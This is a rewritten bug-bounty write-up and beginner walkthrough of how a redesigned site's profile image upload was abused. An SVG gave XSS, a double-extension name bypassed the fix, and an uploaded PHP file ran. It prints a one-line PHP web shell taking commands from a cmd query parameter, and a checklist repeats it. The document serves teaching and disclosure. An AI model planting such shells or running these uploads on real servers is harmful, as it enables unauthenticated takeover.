My First RCE (Stressed Employee gets me 2x bounty)
 Published on medium.com
This was an easy find tbh, but since it was my first and a weird one i would like to share.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a website whose layout had recently been redesigned. The researcher had previously reported several bugs there, including an open redirect and hyperlink injection, and returned to look at the new version. The feature that mattered was a file upload used to update the user profile. It had not existed before the redesign, and it accepted an image file that the site then served back.
The report does not name the site, the program or the upload endpoint. It does say the researcher later found that the uploaded file could be reached without logging in, and that after the incident the site removed its bug bounty page.
Setup
No special tooling is described. The researcher used a normal browsing session against the profile update page, uploaded files through the form, and visited the resulting image URL in the browser. The only precondition was an account able to reach the profile update feature. The shell that was eventually uploaded needed no authentication to use, which is the point the researcher makes explicitly.
Finding it
After the redesign, browsing the site revealed a file upload for updating the profile that was not there before. The first test was an SVG image, and it produced XSS.

The researcher reported the XSS. The reply, according to the report, was that the submission had been duped.

The researcher notes that the reply included a GIF inside the word "duped", and describes being angry at the tone, in particular the line about money and working harder. The report does not reproduce the full text of that email.
A few days later the issue was fixed. The researcher then went looking for a bypass of the upload restriction. After a few tries, a file named like this was accepted:
xss.svg.jpeg
That produced XSS again. While writing up the bypass, the researcher decided to try for RCE by uploading a PHP file.
Exploitation
Step 1: prove code execution with phpinfo
The first PHP upload was a file containing:
<?php phpinfo(); ?>
The result was the PHP version page with all the details.

That was treated as enough to prove RCE, and the researcher reported it, sending it to the same person as before because it was a bypass. The reply, per the report, was another dupe.

Step 2: contact support
The researcher contacted the site's support team and sent screenshots of the email showing how the reply was worded. Support did not respond.
Step 3: upload a working shell
To prove the reviewer wrong, the researcher uploaded a PHP file containing:
<?php echo "Shell";system($_GET['cmd']); ?>
This returned a shell. The uploaded file could then be used by visiting its image URL and appending a query parameter:
?cmd=[command here]
Any command placed there is passed to system() and its output returned in the response. The researcher stresses that no authentication was required: once the shell was uploaded, anyone who knew the URL of the uploaded file could run commands, with no login.



Step 4: report again
After sending all the screenshots of the RCE, the researcher received another reply.

Step 5: escalate to the security team
Expecting this outcome, the researcher wrote a new report and sent it to the security team as a critical bug. After a month and a half of waiting, they replied.

The report does not include the content of that final reply. It closes by noting that the site removed its bug bounty page afterwards, and that it is no longer present.
Root cause
The report does not describe the server-side validation code, so the exact mistake is not shown. What the behaviour implies is that the upload check was based on the file name or extension rather than on the actual content, and that it could be satisfied by a name ending in an image extension. The bypass name xss.svg.jpeg was accepted and produced XSS again, which is consistent with a check that looks at the last extension only, or at a substring of the name. The PHP file was likewise accepted and then executed by the server, which is consistent with uploaded files being stored where the web server processes PHP.
Impact
With the shell in place, an attacker could run arbitrary commands on the server by visiting the uploaded file's URL with a cmd parameter, without authenticating. The researcher does not enumerate what the server held or which other users were affected. The XSS from the SVG upload is a separate impact: script execution in the context of the site for anyone who viewed the uploaded image.
Fix
The only change it records is that the site removed its bug bounty page after the incident. Based on the behaviour shown, the fixes that would address it are: validate uploaded files by content rather than by name, reject files whose real type is not an image, store uploads outside the web root or in a directory where script execution is disabled, and serve them with a content type and headers that prevent the browser from treating them as active content. None of these is stated in the report as having been done.
Variants to test
- Double extensions on image uploads: try names such as
xss.svg.jpegand check whether the file is accepted and how it is served back. A positive result is the file being stored and returned with a content type or rendering that lets the SVG execute script. - PHP uploads behind an image extension: upload a file containing
<?php phpinfo(); ?>and request it. A positive result is the PHP version page rather than the file contents or a download. - Command execution through an uploaded file: upload a file containing
<?php echo "Shell";system($_GET['cmd']); ?>, then request its URL with?cmd=id. A positive result is the command output in the response. - Unauthenticated access to uploads: after uploading, open the file URL in a private window with no session. A positive result is the file being served, or executed, without a login.
- Extension checks based on the last segment: try names where the dangerous extension is not last, and names where it is, to see which rule the server applies. A positive result is acceptance of a file the server later executes or renders as active content.
What happened, in plain words
A security researcher found a file upload box on a website's profile page. The box was meant for pictures. He uploaded an SVG image that contained a small script, and the site served it back, giving XSS. That kind of bug is called XSS. He reported it, and the person handling the report replied that it was a duplicate, meaning someone else had already reported the same thing. The researcher describes the reply as rude in tone.
A few days later the site fixed the upload. The researcher tried again with a file name that ended in two extensions, and the site accepted it. Then he wondered whether he could go further and make the server itself run code he chose. He uploaded a small PHP file, and the server ran it. That is remote code execution, or RCE: the ability to make someone else's server do what you tell it. He reported that too, and got another rude reply. He then uploaded a file that let him run any command he wanted on the server, without even logging in, and sent screenshots of it to the site's security team. After a month and a half they replied. The site later removed its bug bounty page.
This is a beginner's walkthrough of that story. Every step is explained from zero, and every piece of code is copied exactly as it appeared.

The background you need
Before the steps, a few ideas that come up again and again.
A web server and a web page. When you type an address into your browser, your browser asks a computer somewhere (the server) for a page. The server sends back files: HTML for the structure, images, scripts. Your browser draws the result. Most of what you see is decided by files the server hands over.
Uploading a file. Many sites let you send a file to them, for example a profile picture. Your browser takes the file from your computer and sends it to the server, and the server stores it somewhere and gives it a web address so it can be shown on the page later. That stored address is important: if anyone can open it, anyone can fetch the file.
What a file extension is. The letters after the last dot in a file name, like .jpg or .png, tell your computer and the server what kind of file it is meant to be. It is only a label. A file called holiday.jpg can contain anything at all; the name does not force the content to be a picture. This gap between the label and the real content is at the heart of the story.
SVG. SVG is a picture format, but unlike a photo it is written as text, a bit like a web page. Because it is text that the browser reads and draws, an SVG can contain a script, and the browser may run that script when it displays the picture. Think of it as a picture that is also a tiny web page.
XSS (cross-site scripting). XSS means getting your own script to run inside someone else's website, in the browser of a person who visits it. The script runs as if the site itself had written it, so it can do things the site is allowed to do. A simple comparison: it is like slipping a note into a company's official letterhead so the reader believes the company wrote it.
PHP. PHP is a programming language that web servers use to build pages. A file ending in .php is not shown to the visitor as text; the server runs it first and sends the result. That is why a PHP file on a server is powerful: you are not reading it, you are executing it.
RCE (remote code execution). RCE means you can make a server run code of your choosing from a distance. It is usually the most serious kind of web bug, because from there an attacker can often do anything the server's own programs can do.
A shell and a command. A shell is a way to give a computer instructions in text, one line at a time. A command is one such instruction, for example asking which files are in a folder. If you can run commands on someone else's server, you have a shell on it.
A query parameter. Web addresses can carry extra information after a question mark, like page.php?name=alice. The part after the ? is a set of name and value pairs. The server reads them and can use them to decide what to do. In this story, one parameter carries the command to run.
Authentication and logging in. Authentication is proving who you are, usually with a username and password. Something that needs no authentication can be used by anyone who knows the address, with no account at all.
A duplicate (dupe). Bug bounty programmes pay for bugs. If two people report the same bug, only the first report counts, and later ones are marked as duplicates. A dupe earns nothing.
A bug bounty programme. A scheme where a company invites outsiders to look for security problems in its systems and pays for valid reports. The report does not name the programme or the site.
Finding the upload box
The researcher had reported bugs on this site before, including an open redirect (a link that sends you to a different site than it claims) and hyperlink injection (putting your own links where the site expects plain text). The site had just redesigned its whole layout, so he came back to look at the new version.
While browsing, he found a file upload for updating the profile. It had not been there before the redesign. New features are worth testing because they have not been through as many eyes as the old ones.
His first test was to upload an SVG image. Because an SVG can carry a script, and because the site stored the file and served it back, the script ran. That is the XSS.
Why this step: an upload box that accepts a picture and then shows that picture to visitors is a natural place to try an SVG. If the site does not check what is inside the file, the script inside the SVG runs in the visitor's browser.
The first report and the reply
He reported the XSS. The reply, according to the report, was that the submission had been duped.
The researcher says the reply had a GIF embedded in the word "duped", and that he was angry at the tone, especially a line about money and working harder. The report does not reproduce the full text of that email.
Why this matters for the story: the bug was real, but the person answering treated it as already known. That reply is what pushed the researcher to keep going.
The fix and the bypass
A few days later the issue was fixed. The researcher then went looking for a way around the new restriction, which is called a bypass. After a few tries, a file with this name was accepted:
xss.svg.jpeg
Line by line, in plain words:
xssis just the start of the name, a label the researcher chose..svgis the extension that says "this is an SVG picture", the format that can carry a script..jpegis the extension that says "this is a JPEG photo", an ordinary picture format that cannot carry a script.
The file name ends in .jpeg, so a check that only looks at the last extension may see a harmless photo. The result was XSS again.
Why this step: when a site fixes a bug, the fix is often a check on the name or the extension. Testing whether the check can be fooled is a standard next move. A name with two extensions is the simplest way to ask: which part of the name does the server actually look at?
Trying for RCE
While writing up the bypass, the researcher decided to try for something bigger: RCE. The idea was to upload a PHP file instead of a picture. If the server runs PHP files, then a PHP file placed where the server can reach it will be executed.
The first PHP upload contained:
<?php phpinfo(); ?>
Line by line, in plain words:
<?phpopens a block of PHP code. Everything until the closing tag is instructions for the server, not text for the visitor.phpinfo();is a built-in PHP function that prints a long page of information about the PHP installation: its version, its settings, its modules. It is the standard first thing to run when you want to know whether your code is being executed at all.?>closes the PHP block.
The result was the PHP version page with all the details.
Why this step: phpinfo() is harmless by itself. It is used as proof. If the server shows the PHP information page instead of showing you the file's text or offering it as a download, then the server ran your code. That is the difference between a file being stored and a file being executed.
The second report and the second reply
That was treated as enough to prove RCE, and he reported it. Because it was a bypass of the earlier fix, he sent it to the same person as before. The reply, per the report, was another dupe.
Contacting support
The researcher contacted the site's support team and sent screenshots of the email showing how the reply was worded. Support did not respond.
Why this step: when the person handling reports is not taking them seriously, the next route is another part of the company. It did not work here.
Uploading a working shell
To prove the reviewer wrong, the researcher uploaded a PHP file containing:
<?php echo "Shell";system($_GET['cmd']); ?>
Line by line, in plain words:
<?phpopens the PHP block, as before.echo "Shell";prints the wordShell. It is a marker: when the page showsShell, you know your code ran.system(...)is a PHP function that hands a command to the operating system of the server and prints whatever the command prints back.$_GET['cmd']means: take the value namedcmdfrom the query parameters in the web address. So if the address ends in?cmd=whoami, the value iswhoami.- Putting the two together,
system($_GET['cmd'])runs whatever command was placed in the address and shows the output on the page. ?>closes the PHP block.
This returned a shell. The uploaded file could then be used by visiting its image URL and appending a query parameter:
?cmd=[command here]
Line by line, in plain words:
?starts the query parameters in a web address.cmdis the name the PHP code is looking for.=separates the name from the value.[command here]is where a command goes, for example a command that lists files. The square brackets are a placeholder, not something you type literally.
Any command placed there is passed to system() and its output returned in the response. The researcher stresses that no authentication was required: once the shell was uploaded, anyone who knew the URL of the uploaded file could run commands, with no login.
Why this step: phpinfo() proves code runs, but it does not let you do anything useful. A shell turns the proof into control. The lack of a login on the uploaded file's address makes it worse, because the attacker does not need an account on the site at all.
Reporting again
After sending all the screenshots of the RCE, the researcher received another reply.
Escalating to the security team
Expecting this outcome, the researcher wrote a new report and sent it to the security team as a critical bug. After a month and a half of waiting, they replied.
The report does not include the content of that final reply. It closes by noting that the site removed its bug bounty page afterwards, and that it is no longer present.
Why the site was vulnerable
The report does not describe the server-side validation code, so the exact mistake is not shown. What the behaviour implies is worth understanding, because it is the lesson of the whole story.
The upload check appears to have been based on the file name or extension rather than on the actual content. A name ending in an image extension was enough to get past it. The bypass name xss.svg.jpeg was accepted and still served as an SVG, which fits a check that looks only at the last extension, or at part of the name, while the server serves the file according to how the browser interprets its content. The PHP file was likewise accepted and then executed by the server, which is consistent with uploaded files being stored where the web server processes PHP.
A simple comparison: it is like a club that checks the label on a parcel instead of opening it. Write "books" on the box and it goes straight through, whatever is inside.
What an attacker could do
With the shell in place, an attacker could run arbitrary commands on the server by visiting the uploaded file's URL with a cmd parameter, without authenticating. The researcher does not enumerate what the server held or which other users were affected. The XSS from the SVG upload is a separate impact: script execution in the context of the site for anyone who viewed the uploaded image.
How this should be fixed
The only change it records is that the site removed its bug bounty page after the incident. Based on the behaviour shown, the fixes that would address it are:
- Validate uploaded files by content rather than by name. Open the file and check what it really is, not what it is called.
- Reject files whose real type is not an image.
- Store uploads outside the web root, or in a directory where script execution is disabled, so an uploaded file can never be run as a program.
- Serve uploads with a content type and headers that prevent the browser from treating them as active content.
None of these is stated in the report as having been done.
Things to try on your own
These are the same tests, written as a checklist. Only test systems you are allowed to test.
- Double extensions on image uploads: try names such as
xss.svg.jpegand check whether the file is accepted and how it is served back. A positive result is the file being stored and returned with a content type or rendering that lets the SVG execute script. - PHP uploads behind an image extension: upload a file containing
<?php phpinfo(); ?>and request it. A positive result is the PHP version page rather than the file contents or a download. - Command execution through an uploaded file: upload a file containing
<?php echo "Shell";system($_GET['cmd']); ?>, then request its URL with?cmd=id. A positive result is the command output in the response. - Unauthenticated access to uploads: after uploading, open the file URL in a private window with no session. A positive result is the file being served, or executed, without a login.
- Extension checks based on the last segment: try names where the dangerous extension is not last, and names where it is, to see which rule the server applies. A positive result is acceptance of a file the server later executes or renders as active content.
Glossary
- Authentication: proving who you are, usually with a username and password. Something that needs no authentication can be used by anyone.
- Bug bounty programme: a scheme where a company invites outsiders to find security problems in its systems and pays for valid reports.
- Bypass: a way around a fix or a restriction, so the original problem works again.
- Command: a single text instruction given to a computer, for example to list files.
- Content type: the label a server attaches to a file when sending it, telling the browser what kind of thing it is.
- Critical bug: a severity label for a bug serious enough to threaten the whole system.
- Cross-site scripting (XSS): getting your own script to run inside someone else's website, in the browser of a person who visits it.
- Duplicate (dupe): a report of a bug that someone else already reported first, so it earns nothing.
- Extension: the letters after the last dot in a file name, like
.jpg, which label what kind of file it is meant to be. - File upload: a feature that lets you send a file from your computer to a website, which stores it and gives it a web address.
- GIF: a simple image format that can also contain a short animation.
- Hyperlink injection: putting your own links where a site expects plain text.
- Open redirect: a link on a site that sends you to a different site than it claims.
- PHP: a programming language used by web servers to build pages. A
.phpfile is run by the server, not shown as text. - phpinfo(): a built-in PHP function that prints details about the PHP installation, used to prove that code is being executed.
- Query parameter: an extra name and value carried in a web address after a
?, like?cmd=id. - RCE (remote code execution): making a server run code of your choosing from a distance.
- Root cause: the underlying mistake that makes a bug possible.
- Shell: a way to give a computer instructions in text, one line at a time; also used for a small uploaded file that lets you do this remotely.
- SVG: a picture format written as text, which can contain a script that the browser may run when it displays the picture.
- system(): a PHP function that hands a command to the server's operating system and prints the output.
- Web root: the folder on a server whose contents are served to visitors; files outside it are not directly reachable.
- Web server: the computer and software that send web pages and files to your browser when you visit an address.


